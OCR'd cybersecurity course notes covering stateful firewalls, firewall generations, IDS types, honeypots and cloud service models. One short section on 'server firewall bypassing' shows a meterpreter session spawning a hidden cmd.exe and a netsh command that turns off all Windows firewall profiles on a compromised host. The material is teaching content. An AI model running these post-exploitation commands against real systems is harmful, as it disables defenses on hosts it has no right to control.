
  - ✓ Protocol type and ports




  - ✓ Filtering options




✓



✓ policy description and finish



✓



➢ TCP state table


A stateful firewall refers to that firewall which keeps a track of the state of the network connections traveling across it, hence the nomenclature. The programming of the firewall is configured in such a manner that only legible packets are allowed to be transmitted across it, whilst the others are not allowed.

This stateful inspection in the firewall occurs at layers 3 and 4 of the OSI model and is an advanced technology in firewall filtering. In order to achieve this objective, the firewall maintains a state table of the internal structure of the firewall. Whenever a packet is to be sent across the firewall, the information of state stored in the state table is used to either allow or deny passage of that packet.

A firewall state table dynamically stores information about active connections allowed by firewall rules.

Each entry in the table defines a connection based on:

- ✓ Protocol
- ✓ IP addresses for local and remote computers
- ✓ Port numbers for local and remote computers
- ✓ Process ID (PID)
- ✓ Timestamp — The time of the last incoming or outgoing packet associated with the connection.
- ✓ Timeout — The time limit (in seconds) after which the entry is removed from the table if no packet matching the connection is received. The timeout for TCP connections is enforced only when the connection isn't established.
- ✓ Direction



Whenever a packet arrives at a firewall to seek permission to pass through it, the firewall checks from its state table if there is an active connection between the two points of source and destination of that packet. The end points are identified by something known as sockets.

The packet flags are matched against the state of the connection to which is belongs and it is allowed or denied based on that. Take for example where a connection already exists and the packet is SYN packet, then it needs to be denied since SYN is only required at the beginning.

If firewall rule sets change, all active connections are checked against the new rule set. If no matching rule is found, the connection entry is discarded from the state table.

If an adapter obtains a new IP address, the firewall recognizes the new configuration and drops all state table entries with invalid local IP addresses.

When the process ends, all entries in the state table associated with a process are deleted.

Diagnostics: Firewall states

Statistics snapshot control	
Start new	Last statistics snapshot: Never

Source	Port	Destination	Port	Protocol	Packets	Bytes	TTL
172.16.38.1	54017	172.16.38.2	80	tcp	6	738	3:50
172.16.38.1	54012	172.16.38.2	80	tcp	6	734	3:23
172.16.38.1	53987	172.16.38.2	80	tcp	6	727	1:50
172.16.38.1	54018	172.16.38.2	80	tcp	3	635	2:29:59

➢ Types of firewalls

Firewalls are generally of two types: Host-based and Network-based.

- ✓ Host- based Firewalls: Host-based firewall is installed on each network node which controls each incoming and outgoing packet. It is a software application or suite of applications, comes as a part of the operating system. Host-based firewalls are needed because network firewalls cannot provide protection inside a trusted network. Host firewall protects each host from attacks and unauthorized access.

- ✓ Network-based Firewalls: Network firewall function on network level. In other words, these firewalls filter all incoming and outgoing traffic across the network. It protects the internal network by filtering the traffic using rules defined on the firewall. A Network firewall might have two or more network interface cards (NICs). A network-based firewall is usually a dedicated system with proprietary software installed.

➢ Generation of Firewall

Firewalls can be categorized based on its generation.

- ❖ **First Generation- Packet Filtering Firewall:** Packet filtering firewall is used to control network access by monitoring outgoing and incoming packet and allowing them to pass or stop based on source and destination IP address, protocols and ports. It analyses traffic at the transport protocol layer (but mainly uses first 3 layers). Packet firewalls treat each packet in isolation. They have no ability to tell whether a packet is part of an existing stream of traffic. Only It can allow or deny the packets based on unique packet headers.

  Packet filtering firewall maintains a filtering table which decides whether the packet will be forwarded or discarded. From the given filtering table, the packets will be Filtered according to following rules:

	Source IP	Dest. IP	Source Port	Dest. Port	Action
1	192.168.21.0	--	--	--	deny
2	--	--	--	23	deny
3	--	192.168.21.3	--	--	deny
4	--	192.168.21.0	--	>1023	Allow

- ❖ **Second Generation- Stateful Inspection Firewall:** Stateful firewalls (performs Stateful Packet Inspection) are able to determine the connection state of packet, unlike Packet filtering firewall, which makes it more efficient. It keeps track of the state of networks connection travelling across it, such as TCP streams. So the filtering decisions would not only be based on defined rules, but also on packet's history in the state table.


- **Third Generation- Application Layer Firewall (proxy firewall, gateway firewall):** Application layer firewall can inspect and filter the packets on any OSI layer, up to the application layer. It has the ability to block specific content, also recognize when certain application and protocols (like HTTP, FTP) are being misused. In other words, Application layer firewalls are hosts that run proxy servers. A proxy firewall prevents the direct connection between either side of the firewall, each packet has to pass through the proxy. It can allow or block the traffic based on predefined rules.

  Note: Application layer firewalls can also be used as Network Address Translator(NAT).

- **Circuit-Level Gateways:** It works at the session layer of the OSI Model. It is the advanced variation of Application Gateway. It acts as a virtual connection between the remote host and the internal users by creating a new connection between itself and the remote host. It also changes the source IP address in the packet and puts its own address at the place of source IP address of the packet from end users. This way, the IP addresses of the internal users are hidden and secured from the outside world.

- **Next Generation Firewalls (NGFW):** Next Generation Firewalls are being deployed these days to stop modern security breaches like advance malware attacks and application-layer attacks. NGFW consists of
  - ✓ Application awareness and control
  - ✓ Integrated intrusion prevention
  - ✓ Deep Packet Inspection (DPI)
  - ✓ Integrated Intrusion Protection System (IPS)
  - ✓ Cloud-delivered threat intelligence
  - ✓ Secure Sockets Layer (SSL) Inspection and Secure Shell (SSH) Control
  - ✓ No impact of list of protection enabled on performance
  - ✓ Advanced Threat Protection
  - ✓ Web Filtering
  - ✓ Antivirus, Antispam, Antimalware to protect the network from these modern threats.

  - **Deep packet inspection** (DPI) is an advanced method of examining and managing network traffic. It is a form of packet filtering that locates, identifies, classifies, reroutes or blocks packets with specific data or code payloads that conventional packet filtering, which examines only packet headers, cannot detect.



- **Unified threat management** (UTM), is an information security term that refers to a single security solution, and usually a single security appliance, that provides multiple security functions at a single point on the network. A UTM appliance will usually include functions such as: antivirus, anti-spyware, anti-spam, network firewalling, intrusion detection and prevention, content filtering and leak prevention. Some units also provide services such as remote routing, network address translation (NAT), and virtual private network (VPN) support.

- Difference between Traditional Firewall and Next Generation Firewall

TRADITIONAL FIREWALL	NEXT GENERATION FIREWALL
Traditional firewall mainly provides stateful inspection of incoming and outgoing network traffic that entering or exiting point inside network.	Traditional firewall provides stateful inspection of incoming and outgoing network traffic that entering or exiting point inside network along with many additional features.
Traditional firewall is old firewall security system.	Next Generation firewall is advanced firewall security system.
It provides partial application visibility and application control.	It provides fully application visibility and application control.
Traditional Firewall works on layer 2 to Layer 4.	Next Generation Firewall works on layer 2 to Layer 7.
It does not support application level awareness.	It supports application level awareness.
In traditional firewall separately managing security tools is expensive.	In next generation firewall it is easy to install and configure integrated security tools and reduces administrative cost.
Traditional firewall cannot decrypt and inspect SSL traffic.	Next Generation Firewall can decrypt and inspect SSL traffic in both in and out direction.
It supports Network Address Translation(NAT), Port Address Translation (PAT) and Virtual Private Network (VPN).	It extends the functionality of Network Address Translation(NAT), Port Address Translation (PAT) and Virtual Private Network (VPN) and makes integration of new threat management technology.
Integrated Intrusion Protection System (IPS) and Intrusion Detection System (IDS) are deployed separately.	Integrated Intrusion Protection System (IPS) and Intrusion Detection System (IDS) are fully integrated with it.

- **Transparent firewall:** By default, the firewall operates at layer 3 but the benefit of using transparent firewall is that it can operate at layer 2. It has 2 interfaces which will act like a bridge so can be configured through a single management IP address. Also, users accessing the network will not even know about that a firewall exists.
  The main advantage of using transparent firewall is that we don't need to re-address our networks while putting up a firewall in our network. Also, while operating at layer 2, it can still perform functions like building stateful database, application inspection etc.

- **Virtual firewall:** A virtual firewall is typically deployed as a virtual appliance in a private cloud (VMware ESXi, Microsoft Hyper-V, KVM) or public cloud (AWS, Azure, Google, Oracle) to monitor and secure traffic across physical and virtual networks. A virtual firewall is often a key component in software-defined networks (SDN).

- Difference between Hardware and Software firewall

Software Firewall	Hardware Firewall
Software Firewall operates on the system.	Hardware Firewall do not operate on the system.
Configuration of software firewall is easy.	Configuration of hardware firewall is not easy.
It is more expensive.	It is cheaper than software firewall.
It is installed inside the individual system.	It is installed outside the system.
It protects the one system at a time.	It protects a whole network at a time.
It makes the performance of computers slows down.	It doesn't affects the performance of the computer.

- Firewalls

- Mobile firewalls

- Server firewall bypassing
  - ✓ Establishing a meterpreter connection between kali and server

```
root@kali: ~                                                    10:17 PM
root@kali: ~
File  Actions  Edit  View  Help

meterpreter > execute -f cmd.exe -C -H
Process 852 created.
meterpreter > shell
Process 520 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```


  - ✓ Checking firewall status

```
C:\Users\Administrator\Desktop>netsh firewall show opmode
netsh firewall show opmode

Domain profile configuration (current):
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable

Standard profile configuration:
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .
```

  - ✓ Turn off firewall

```
C:\Users\Administrator\Desktop>netsh advfirewall set allprofiles state off
netsh advfirewall set allprofiles state off
Ok.

C:\Users\Administrator\Desktop>
```

  - ✓



- IDS

An Intrusion Detection System (IDS) is a system that monitors network traffic for suspicious activity and issues alerts when such activity is discovered. It is a software application that scans a network or a system for harmful activity or policy breaching. Any malicious venture or violation is normally reported either to an administrator or collected centrally using a security information and event management (SIEM) system. A SIEM system integrates outputs from multiple sources and uses alarm filtering techniques to differentiate malicious activity from false alarms.

Although intrusion detection systems monitor networks for potentially malicious activity, they are also disposed to false alarms. Hence, organizations need to fine-tune their IDS products when they first install them. It means properly setting up the intrusion detection systems to recognize what normal traffic on the network looks like as compared to malicious activity.

Intrusion prevention systems also monitor network packets inbound the system to check the malicious activities involved in it and at once sends the warning notifications.

➢ Classification of Intrusion Detection System

❖ Network Intrusion Detection System (NIDS):
Network intrusion detection systems (NIDS) are set up at a planned point within the network to examine traffic from all devices on the network. It performs an observation of passing traffic on the entire subnet and matches the traffic that is passed on the subnets to the collection of known attacks. Once an attack is identified or abnormal behavior is observed, the alert can be sent to the administrator. An example of an NIDS is installing it on the subnet where firewalls are located in order to see if someone is trying crack the firewall.

❖ Host Intrusion Detection System (HIDS):
Host intrusion detection systems (HIDS) run on independent hosts or devices on the network. A HIDS monitors the incoming and outgoing packets from the device only and will alert the administrator if suspicious or malicious activity is detected. It takes a snapshot of existing system files and compares it with the previous snapshot. If the analytical system files were edited or deleted, an alert is sent to the administrator to investigate. An example of HIDS usage can be seen on mission critical machines, which are not expected to change their layout.

❖ Protocol-based Intrusion Detection System (PIDS):
Protocol-based intrusion detection system (PIDS) comprises of a system or agent that would consistently resides at the front end of a server, controlling and interpreting the protocol between a user/device and the server. It is trying to secure the web server by regularly monitoring the HTTPS protocol stream and accept the related HTTP protocol. As HTTPS is un-encrypted and before instantly entering its web presentation layer then this system would need to reside in this interface, between to use the HTTPS.

❖ Application Protocol-based Intrusion Detection System (APIDS):
Application Protocol-based Intrusion Detection System (APIDS) is a system or agent that generally resides within a group of servers. It identifies the intrusions by monitoring and interpreting the communication on application specific protocols. For example, this would monitor the SQL protocol explicit to the middleware as it transacts with the database in the web server.

❖ Hybrid Intrusion Detection System:
Hybrid intrusion detection system is made by the combination of two or more approaches of the intrusion detection system. In the hybrid intrusion detection system, host agent or system data is combined with network information to develop a complete view of the network system. Hybrid intrusion detection system is more effective in comparison to the other intrusion detection system. Prelude is an example of Hybrid IDS.

➢ Detection methods of IDS

❖ Signature-based Method:

Signature-based IDS detects the attacks on the basis of the specific patterns such as number of bytes or number of 1's or number of 0's in the network traffic. It also detects on the basis of the already known malicious instruction sequence that is used by the malware. The detected patterns in the IDS are known as signatures.
Signature-based IDS can easily detect the attacks whose pattern (signature) already exists in system but it is quite difficult to detect the new malware attacks as their pattern (signature) is not known.

- Anomaly-based Method:
  Anomaly-based IDS was introduced to detect the unknown malware attacks as new malware are developed rapidly. In anomaly-based IDS there is use of machine learning to create a trustful activity model and anything coming is compared with that model and it is declared suspicious if it is not found in model. Machine learning based method has a better generalized property in comparison to signature-based IDS as these models can be trained according to the applications and hardware configurations.

➢ Types of IDS Alerts

True Positive	Bad traffic which triggers an alert.
False Positive	Good traffic which triggers an alert.
False Negative	Bad traffic, but no alert is raised.
True Negative	Good traffic, and no alert is raised.

➢ Comparison of IDS with Firewalls

Firewalls restrict access between networks to prevent intrusion and if an attack is from inside the network it doesn't signal. An IDS describes a suspected intrusion once it has happened and then signals an alarm.

➢ IDS tools

➢ IDS for mobiles

• Honeypots

Honeypot is a network-attached system used as a trap for cyber-attackers to detect and study the tricks and types of attacks used by hackers. It acts as a potential target on the internet and informs the defenders about any unauthorized attempt to the information system.

Honeypots are mostly used by large companies and organizations involved in cybersecurity. It helps cybersecurity researchers to learn about the different type of attacks used by attackers. It is suspected that even the cybercriminals use these honeypots to decoy researchers and spread wrong information.

The cost of a honeypot is generally high because it requires specialized skills and resources to implement a system such that it appears to provide an organization's resources still preventing attacks at the backend and access to any production system.

A honeynet is a combination of two or more honeypots on a network.

➢ Types of Honeypot

Honeypots are classified based on their deployment and the involvement of the intruder.

1. Research honeypots- These are used by researchers to analyze hacker attacks and deploy different ways to prevent these attacks.

2. Production honeypots- Production honeypots are deployed in production networks along with the server. These honeypots act as a frontend trap for the attackers, consisting of false information and giving time to the administrators to improve any vulnerability in the actual system.

Based on interaction, honeypots are classified into:

1. Low interaction honeypots: Low interaction honeypots gives very little insight and control to the hacker about the network. It simulates only the services that are frequently requested by the attackers. The main operating system is not involved in the low interaction systems and therefore it is less risky. They require very fewer resources and are easy to deploy. The only disadvantage of these honeypots lies in the fact that experienced hackers can easily identify these honeypots and can avoid it.

2. Medium Interaction Honeypots: Medium interaction honeypots allows more activities to the hacker as compared to the low interaction honeypots. They can expect certain activities and are designed to give certain responses beyond what a low-interaction honeypot would give.

3. High Interaction honeypots: A high interaction honeypot offers a large no. of services and activities to the hacker, therefore, wasting the time of the hackers and trying to get complete information about the hackers. These honeypots involve the real-time operating system and therefore are comparatively risky if a hacker identifies the honeypot. High interaction honeypots are also very costly and are complex to implement. But it provides us with extensively large information about hackers.

➢ Pros and cons

❖ Advantages of honeypot:

- ✓ Acts as a rich source of information and helps collect real-time data.
- ✓ Identifies malicious activity even if encryption is used.
- ✓ Wastes hackers' time and resources.
- ✓ Improves security.

❖ Disadvantages of honeypot:

- ✓ Being distinguishable from production systems, it can be easily identified by experienced attackers.
- ✓ Having a narrow field of view, it can only identify direct attacks.
- ✓ A honeypot once attacked can be used to attack other systems.
- ✓ Fingerprinting (an attacker can identify the true identity of a honeypot).

• Cloud computing

In Simplest terms, cloud computing means storing and accessing the data and programs on remote servers that are hosted on internet instead of computer's hard drive or local server. Cloud computing is also referred as Internet based computing.

Cloud Computing Architecture:


Cloud computing architecture refers to the components and sub components required for cloud computing. These component typically refer to:

- ✓ Front end (fat client, thin client)
- ✓ Back end platforms (servers, storage)
- ✓ Cloud based delivery and a network (Internet, Intranet, Inter cloud).

Hosting a cloud:

There are three layers in cloud computing. Companies use these layers based on the service they provide.

- ✓ Infrastructure
- ✓ Platform
- ✓ Application



At the bottom is the foundation, the Infrastructure where the people start and begin to build. This is the layer where the cloud hosting lives.

The NIST Definition of Cloud Computing:

Cloud computing is a model for enabling ubiquitous, convenient, on-demand network access to a shared pool of configurable computing resources (e.g., networks, servers, storage, applications, and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction. This cloud model is composed of five essential characteristics, three service models, and four deployment models.

➢ Characteristics of Cloud Computing

The National Institute of Standards and Technology (NIST) defines cloud computing as it is known today through five particular characteristics.

1. On-demand self-services
   A consumer can unilaterally provision computing capabilities, such as server time and network storage, as needed automatically without requiring human interaction with each service provider.

2. Broad network access
   Cloud computing resources are available over the network and can be accessed by diverse customer platforms. It other words, cloud services are available over a network—ideally high broadband communication link—such as the internet, or in the case of a private clouds it could be a local area network (LAN).
   Network bandwidth and latency are very important aspects of cloud computing and broad network access, because they relate to the quality of service (QoS) on the network. This is particularly important for serving time sensitive manufacturing applications.

3. Multi-tenancy and resource pooling
   Cloud computing resources are designed to support a multi-tenant model. Multi-tenancy allows multiple customers to share the same applications or the same physical infrastructure while retaining privacy and security over their information.
   Resource pooling means that multiple customers are serviced from the same physical resources. Providers' resource pool should be very large and flexible enough to service multiple client requirements and to provide for economy of scale. When it comes to resource pooling, resource allocation must not impact performances of critical manufacturing applications.

4. Rapid elasticity and scalability
   One of the great things about cloud computing is the ability to quickly provision resources in the cloud as manufacturing organizations need them. And then to remove them when they don't need them. Cloud computing resources can scale up or down rapidly and, in some cases, automatically, in response to business demands.

5. Measured service
   Cloud computing resources usage is metered and manufacturing organizations pay accordingly for what they have used. Resource utilization can be optimized by leveraging charge-per-use capabilities. This means that cloud resource usage—whether virtual server instances that are running or storage in the cloud—gets monitored, measured and reported by the cloud service provider. The cost model is based on "pay for what you use"—the payment is variable based on the actual consumption by the manufacturing organization.

➢ Types of Cloud Based Services

Most cloud computing services fall into three broad categories:

I. Software as a service (SaaS)
II. Platform as a service (PaaS)
III. Infrastructure as a service (IaaS)
IV. Anything as a service (XaaS)

These are sometimes called the cloud computing stack, because they are built on top of one another.

❖ SaaS

Software-as-a-Service (SaaS) is a way of delivering services and applications over the Internet. Instead of installing and maintaining software, we simply access it via the Internet, freeing ourselves from the complex software and hardware management. It removes the need to install and run applications on our own computers or in the data centers eliminating the expenses of hardware as well as software maintenance.
SaaS provides a complete software solution which you purchase on a pay-as-you-go basis from a cloud service provider. Most SaaS applications can be run directly from a web browser without any downloads or installations required. The SaaS applications are sometimes called Web-based software, on-demand software, or hosted software.

Advantages of SaaS:

- ✓ Cost Effective: Pay only for what you use
- ✓ Reduced time: Users can run most SaaS apps directly from their web browser without needing to download and install any software. This reduces the time spent in installation and configuration, and can reduce the issues that can get in the way of the software deployment.
- ✓ Accessibility: We can Access app data from anywhere.
- ✓ Automatic updates: Rather than purchasing new software, customers rely on a SaaS provider to automatically perform the updates.
- ✓ Scalability: It allows the users to access the services and features on demand.

The various companies providing software as a service are Cloud9 Analytics, Salesforce.com, Cloud Switch, Microsoft Office 365, Eloqua, drop Box and Cloud Tran.

❖ PaaS

PaaS is a category of cloud computing that provides a platform and environment to allow developers to build applications and services over the internet. PaaS services are hosted in the cloud and accessed by users simply via their web browser.

A PaaS provider hosts the hardware and software on its own infrastructure. As a result, PaaS frees users from having to install in-house hardware and software to develop or run a new application. Thus, the development and deployment of the application takes place independent of the hardware.

The consumer does not manage or control the underlying cloud infrastructure including network, servers, operating systems, or storage, but has control over the deployed applications and possibly configuration settings for the application-hosting environment.

Advantages of PaaS:

- ✓ Simple and convenient for users: It provides much of the infrastructure and other IT services; which users can access anywhere via a web browser.
- ✓ Cost Effective: It charges for the services provided on a per-use basis thus eliminating the expenses one may have for on-premises hardware and software.
- ✓ Efficiently managing the lifecycle: It is designed to support the complete web application lifecycle: building, testing, deploying, managing and updating.
- ✓ Efficiency: It allows for higher-level programming with reduced complexity thus, the overall development of the application can be more effective.

The various companies providing Platform as a service are Amazon Web services, Salesforce, Windows Azure, Google App Engine, cloud Bess and IBM smart cloud.

❖ IaaS

Infrastructure as a service (IaaS) is a service model that delivers computer infrastructure on an outsourced basis to support various operations. Typically, IaaS is a service where infrastructure is provided as an outsource to enterprises such as networking equipments, devices, database and web servers.

Infrastructure as a service (IaaS) is also known as Hardware as a service (HaaS). IaaS customers pay on a per-use basis, typically by the hour, week or month. Some providers also charge customers based on the amount of virtual machine space they use.

It simply provides the underlying operating systems, security, networking, and servers for developing such applications, services, and for deploying development tools, databases, etc.

Advantages of IaaS:

- ✓ Cost Effective: Eliminates capital expense and reduces ongoing cost and IaaS customers pay on a per use basis, typically by the hour, week or month.
- ✓ Website hosting: Running websites using IaaS can be less expensive than traditional web hosting.
- ✓ Security: The IaaS Cloud Provider may provide better security than your existing software.
- ✓ Maintenance: There is no need to manage the underlying data center or the introduction of new releases of the development or underlying software. This is all handled by the IaaS Cloud Provider.

The various companies providing Infrastructure as a service are Amazon web services, Bluestack, IBM, Openstack, Rackspace and VMware.

❖ Anything as a service


Most of the cloud service providers now a days offer anything as a service that is a compilation of all of the above services including some additional services.

Advantages of XaaS:

All of the above advantages.

❖ Difference between IaaS, PaaS and SaaS

